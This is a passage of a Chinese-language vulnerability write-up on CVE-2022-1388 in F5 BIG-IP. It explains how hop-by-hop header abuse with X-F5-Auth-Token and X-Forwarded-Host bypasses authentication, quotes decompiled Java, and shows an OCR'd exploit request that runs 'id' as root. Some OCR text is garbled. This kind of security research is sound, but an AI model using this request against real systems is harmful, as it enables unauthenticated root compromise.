
参考文章后我们可以发现，如果请求中带有 `HTTP` 头 `Connection:`

`close`, `X-Foo`, `X-Bar`, `Apache` 会在请求转发到代理前，将 `X-Foo` 和 `X-Bar` 逐一删除。

所以 CVE-2022-1388 的利用，即是构造特殊请求（加上 `Connection:Keep-Alive,X-F5-Auth-Token`）去通过 `Apache` 的第一次检查，由于 `hop-by-hop` 滥用漏洞导致在进入 `Jetty` 前 `X-F5-Auth-Token` 头被删除。

漏洞复现

通过实战，在 `Connection` 头加上 `X-F5-Auth-Token`，只有当 `host` 为 `localhost` 时，才会绕过认证，命令执行。



这是因为在

`com.f5.rest.common.RestOperationIdentifier#setIdentityFromBasicAuth` 中

```

134         return false;
135     } else {
136         final BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
137         String xForwardedHostHeaderValue = request.getAdditionalHeader( name: "X-Forwarded-Host");
138         if (xForwardedHostHeaderValue == null) {
139             request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);
140             if (runnable != null) {
141                 runnable.run();
142             }
143         }
144         return true;
145     } else {
146         String[] valueList = xForwardedHostHeaderValue.split(", ");
147         int valueIdx = valueList.length > 1 ? valueList.length - 1 : 0;
148         if (!valueList[valueIdx].contains("localhost") && !valueList[valueIdx].contains("127.0.0.1")) {
149             if (valueList[valueIdx].contains("127.4.2.1") && components.userName.equals("#f5hubblelcdadmin")) {
150                 request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);
151                 if (runnable != null) {
152                     runnable.run();
153                 }
154             }
155             return true;
156         } else {
157             boolean isPasswordExpired = request.getAdditionalHeader( name: "X-F5-New-AuthTok-Reqd") != null && request.g
158             if (PasswordUtil.isPasswordReset() && !isPasswordExpired) {
159                 AuthProviderLoginState loginState = new AuthProviderLoginState();
160                 loginState.username = components.userName;
161                 loginState.password = components.password;
162                 RestRequestCompletion authCompletion = new RestRequestCompletion() {
163                     public void completed(RestOperation subRequest) {
164                         request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);

```

当 host 为 localhost 或者 127.0.0.1 时，会赋予用户身份。

解决方法就是在 Connection 后再加上 X-Forwarded-Host，绕过认证，从而命令执行。

The screenshot displays a web browser window with a target URL of <https://192.168.199.228>. The browser shows a successful HTTP request and response. The request is a POST to `/aget/ta/util/bash HTTP/1.1` from `192.168.199.228`. The request headers include `Connection: Keep-Alive`, `X-F5-Auth-Token: 0`, `X-F5-Auth-Token: 0`, `Content-Type: application/json`, and `Authorization: Basic YXRtaW46`. The request body is `{ "command": "run", "utilCdKdgs": "-c id" }`. The response is an HTTP/1.1 200 OK from `Server: Jetty(9.3.22.v20170808)`. The response headers include `X-Frame-Options: SAMEORIGIN`, `Strict-Transport-Security: max-age=16070400; includeSubDomains`, `Content-Type: application/json; charset=UTF-8`, `Allow: *`, `Pragma: no-cache`, `Cache-Control: no-store`, `Cache-Control: no-cache`, `Cache-Control: must-revalidate`, `Expires: -1`, `Content-Length: 168`, `X-Content-Type-Options: nosniff`, `X-XSS-Protection: 1; mode=block`, `Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' data: http://127.0.0.1 http://127.0.0.1`, `Keep-Alive: timeout=4, max=100`, and `Connection: Keep-Alive`. The response body is `{ "kind": "ta util: bash runstate", "command": "run", "utilCdKdgs": "-c id", "commandResult": "uid=0(root) gid=0(root) groups=0(root), context=system_u:system_r:initrc_t:s0" }`. A red arrow points to the `X-Forwarded-Host` header in the request, and another red arrow points to the `Content-Type` in the response.